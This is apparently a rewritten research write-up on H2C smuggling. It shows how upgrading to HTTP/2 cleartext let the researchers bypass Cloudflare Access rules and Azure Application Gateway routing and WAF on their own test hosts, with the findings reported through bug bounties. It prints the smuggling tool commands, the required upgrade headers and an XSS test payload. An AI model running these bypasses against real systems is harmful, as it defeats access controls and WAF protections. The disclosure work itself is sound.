H2C Smuggling in the Wild
H2C smuggling allows bypassing reverse proxy authorization controls by upgrading a connection to HTTP/2 cleartext, after which the proxy stops inspecting individual requests. The authors found that Cloudflare and Azure load balancers were vulnerable, enabling bypass of access rules and WAF, while Google Cloud was not.

6 months ago, Jake Miller released a blog article and python tool describing H2C smuggling, or http2 over cleartext smuggling. By using an obscure feature of http2, an attacker could bypass authorization controls on reverse proxies.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
H2C is HTTP/2 over cleartext: a normal, transient HTTP connection is upgraded to a persistent connection that carries the HTTP/2 binary protocol continuously, instead of serving a single request over plaintext HTTP. The smuggling angle appears when a reverse proxy sits in front of the backend. Normally the proxy handles each request, applies its routing rules (in Nginx, for example, routing different host headers or different paths to different backends, or running ModSecurity), forwards to the backend and returns the response. When a request carries a Connection: Upgrade header, as a websocket connection does, the proxy keeps the persistent connection between client and server open so the protocol can keep talking. For an H2C connection the RFC requires three headers:
Upgrade: h2c
HTTP2-Settings: AAMAAABkAARAAAAAAAIAAAAA
Connection: Upgrade, HTTP2-Settings
The bug is that when upgrading a connection the reverse proxy often stops handling individual requests, assuming its routing job is done once the connection is established. If a H2C connection can be established at all, the rules the proxy applies to requests, path based routing, authentication, WAF processing, can be bypassed. The caveat is exactly that: if the H2C connection cannot be established in the first place, all the reverse proxy rules still apply.

The diagram shows normal authorization controls on a reverse proxy: requests on the root path are allowed, requests on the /flag path are denied.

The second diagram shows the bypass: with H2C smuggling the /flag route is reachable even though it is not reachable normally.
This work followed Jake Miller's blog article and python tool on H2C smuggling, published about six months earlier. After reading it, the team discussed the vulnerability, its exploitation scenarios and its potential widespread impact, then investigated multiple cloud providers, finding authentication, routing and WAF bypasses. About a month before publication PortSwigger named H2C smuggling the top web hacking technique in 2020, a ranking the findings below support.
Setup
The original post notes that not all servers forward the headers required for a compliant H2C upgrade, so load balancers such as AWS ALB/CLB, NGINX and Apache Traffic Server prevent an H2C connection by default. It also mentions that not all backends were compliant, and that testing could be done with the non-compliant Connection: Upgrade variant, where the HTTP2-Settings value is omitted from the Connection header.

The image shows the original PoC's handling of non-compliant h2c connections.
Two pieces of infrastructure were needed. First, a server that accepts both compliant and non-compliant H2C upgrade connections: the original demo Golang server was modified for this. The change was in the net/http/h2c library used to handle H2C connections. The condition normally used to decide whether a connection should be upgraded is shown here:

Instead, the HTTP2-Settings option was excluded and the code simply looks for an Upgrade: h2c header to decide whether to upgrade:

Second, a client to send the requests. The original post had a workable PoC client, but a new one was written from scratch in Golang to support detection of the vulnerability across large scale attack surfaces. This meant heavily modifying the Golang net/http library to force multiple requests over a single HTTP connection and to upgrade an HTTP/1.1 https connection to HTTP/2.0. Neither behaviour conforms to any spec, and Golang lacked the convenient HTTP/2 library that Python has in h2, so the net/http code had to be studied directly. A custom TCP connection was created to communicate, with the initial handshake and connection upgrade performed manually. The hardest part was that, per the HTTP/2 spec for H2C upgrades, the response to the initial upgrade request is immediately queued on the connection for reading, but nothing in net/http lets you read a single HTTP/2 response from a TCP connection, so many more modifications to the net/http2 transport were required. The changes are published in the assetnote/h2csmuggler repository.
The research goals were set out explicitly:
- Configure a server that upgrades non-compliant and compliant connections to H2C.
- Find a load balancer that can be configured with routing rules or features.
- Establish a connection through the load balancer.
- Attempt to bypass the routing rules or features.
When investigating load balancers the target was default configurations that lead to vulnerabilities, even though a non-compliant server was used. The rationale: most developers try to configure their load balancer properly, but may not understand the internals of their reverse proxies and internal services, so they may be vulnerable even with a correct load balancer configuration.
Finding it
Cloudflare offers load balancing in the sense of proxying requests through its network and adding service enhancements on top, such as caching and content acceleration. Among those enhancements is Cloudflare Access, an authentication service enforced by the load balancer, where rules can be configured on paths.

The image shows a Cloudflare access policy control.

The image shows Cloudflare offering proxied connections.
In initial testing, Cloudflare was observed modifying the Upgrade header to exclude HTTP2-Settings while keeping the other headers:
INFO[866915] recieved headers="map[Accept-Encoding:[gzip] Cdn-Loop:[cloudflare] Cf-Connecting-Ip:[[redacted]] Cf-Ray:[5eebda014e4716ad-SYD] Cf-Request-Id:[[redacted]] Cf-Visitor:[{\"scheme\":\"http\"}] Connection:[Upgrade] Http2-Settings:[AAMAAABkAARAAAAAAAIAAAAA] Upgrade:[h2c] Cf-Ipcountry:[AU] User-Agent:[Go-http-client/1.1] X-Forwarded-For:[[redacted]] X-Forwarded-Proto:[http]]" host=jump-h2c-host.assetnote.dev method=GET path=/
That suggested the Cloudflare Access rules could be bypassed.
Exploitation
Step 1: confirm the rule blocks the path normally
A plain request to /flag is refused:
$ curl https://jump-h2c-host.assetnote.dev/flag -I

HTTP/2 403
date: Thu, 10 Sep 2020 10:35:13 GMT
content-type: text/html
set-cookie: __cfduid=[redacted]; expires=Sat, 10-Oct-20 10:35:13 GMT; path=/; domain=.assetnote.dev; HttpOnly; SameSite=Lax; Secure
cf-request-id: [redacted]
expect-ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
server: cloudflare
cf-ray: 5d0880446dd9fd32-SYD
The response is a 403 from Cloudflare, so the access rule is in force on the normal path.
Step 2: smuggle the request over an H2C connection
The original python tool is pointed at the host and the protected path:
$ h2csmuggler.py -x https://jump-h2c-host.assetnote.dev https://jump-h2c-host.assetnote.dev/flag

[INFO] h2c stream established successfully.
:status: 200
content-type: text/plain; charset=utf-8
content-length: 20
date: Thu, 10 Sep 2020 10:33:51 GMT
Hello, /, http: true

[INFO] Requesting - /flag
:status: 200
content-type: text/plain; charset=utf-8
content-length: 17
date: Thu, 10 Sep 2020 10:33:51 GMT

You got the flag!
The tool establishes the H2C stream through the proxy, then sends the request for /flag inside it. The backend answers 200 with You got the flag!, so the access rule was bypassed.
Step 3: Cloudflare outcome
Reporting to Cloudflare's public bug bounty program was a pleasant experience: responsive and receptive to the research. Across multiple iterations of fixes they had to balance customer expectations around servicing H2C connections, and kept the researchers in the loop despite those challenges. The final fix strips all headers related to H2C, so the connection is processed normally as expected:
INFO[866915] recieved headers="map[Accept-Encoding:[gzip] Cdn-Loop:[cloudflare] Cf-Connecting-Ip:[[redacted]] Cf-Ipcountry:[AU] Cf-Ray:[5e9a63bc8f2cd695-SYD] Cf-Request-Id:[[redacted]] Cf-Visitor:[{\"scheme\":\"http\"}] Connection:[Keep-Alive] User-Agent:[Go-http-client/1.1] X-Forwarded-For:[[redacted]] X-Forwarded-Proto:[http]]" host=jump-h2c-host.assetnote.dev method=GET path=/
Step 4: Azure Application Gateway, routing bypass
Azure is described as the most interesting case for impact, because Azure Application Gateways can have the Azure WAF attached to the gateway, so the bypass is not limited to routing rules. The gateway removes HTTP2-Settings from the Upgrade header but leaves the rest untouched:
INFO*[7632]* upgrading request headers="map[Accept:[*/*] Accept-Encoding:[gzip] Connection:[upgrade] Http2-Settings:[AAMAAABkAARAAAAAAAIAAAAA] Upgrade:[h2c] User-Agent:[Go-http-client/1.1] X-Forwarded-For:[[redacted]:44302] X-Forwarded-Port:[80] X-Forwarded-Proto:[http] X-Original-Host:[[redacted]] X-Original-Url:[/]]" host=[redacted] method=GET url=/
INFO*[7632]* recieved headers="map[Accept:[*/*] Accept-Encoding:[gzip] User-Agent:[Go-http-client/1.1] X-Forwarded-For:[[redacted]:44302] X-Forwarded-Port:[80] X-Forwarded-Proto:[http] X-Original-Host:[[redacted]] X-Original-Url:[/]]" host=[redacted] method=GET path=/
With that, routing rules can be bypassed. A normal request to /flag is redirected:
sean at pop-os in ~/tools/web/h2csmuggler (master●)
$ curl [redacted]/flag -I
HTTP/1.1 301 Moved Permanently
Server: Microsoft-Azure-Application-Gateway/v2
Date: Fri, 25 Sep 2020 07:20:47 GMT
Content-Type: text/html
Content-Length: 195
Connection: keep-alive
Location: http:*//example.com/flag*
The Golang tool then smuggles the same path:
$ go run ./cmd/h2csmuggler smuggle http://[redacted] 'http://[redacted]/flag' -H 'Accept: */*' -v -P
DEBU[0000] Log level set to: debug
[H2C Smuggling detected on http://[redacted]/flag]
[Smuggled response]
HTTP/2.0 200 OK
Content-Length: 17
Content-Type: text/plain; charset=utf-8
Date: Thu, 29 Oct 2020 07:34:56 GMT
You got the flag!
Step 5: Azure WAF bypass
More importantly, with the Azure WAF configured this gives a global WAF bypass, provided the first request is not blocked by the WAF and an H2C connection can be established. A request carrying a script payload is blocked normally:
sean at pop-os in ~/tools/web/h2csmuggler (master●●)
$ curl "[redacted]/?param=<script>alert(1)</script>"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>Microsoft-Azure-Application-Gateway/v2</center>
</body>
</html>
The same payload smuggled over H2C reaches the backend:
sean at pop-os in ~/tools/web/h2csmuggler (master●●)
$ go run ./cmd/h2csmuggler smuggle http://[redacted] 'http://[redacted]/?param=<script>alert(1)</script>' -H 'Accept: */*' -v -P
DEBU[0000] Log level set to: debug
[H2C Smuggling detected on http://[redacted]/?param=<script>alert(1)</script>]
[Smuggled response]
HTTP/2.0 200 OK
Content-Length: 54
Content-Type: text/plain; charset=utf-8
Date: Thu, 29 Oct 2020 07:35:32 GMT
Hello, /, param=<script>alert(1)</script>, http: true
Reporting to Azure was again painless and smooth. As with other cloud providers, fixes had to be well communicated and tested to ensure minimal customer impact. Azure acknowledged the vulnerability as a complete WAF bypass and stated the fix timeline was Q1 2021, so disclosure was delayed until the fix was implemented.
Step 6: Google Cloud Platform
Google Load Balancer allows basic routing rules to be configured on the load balancer.
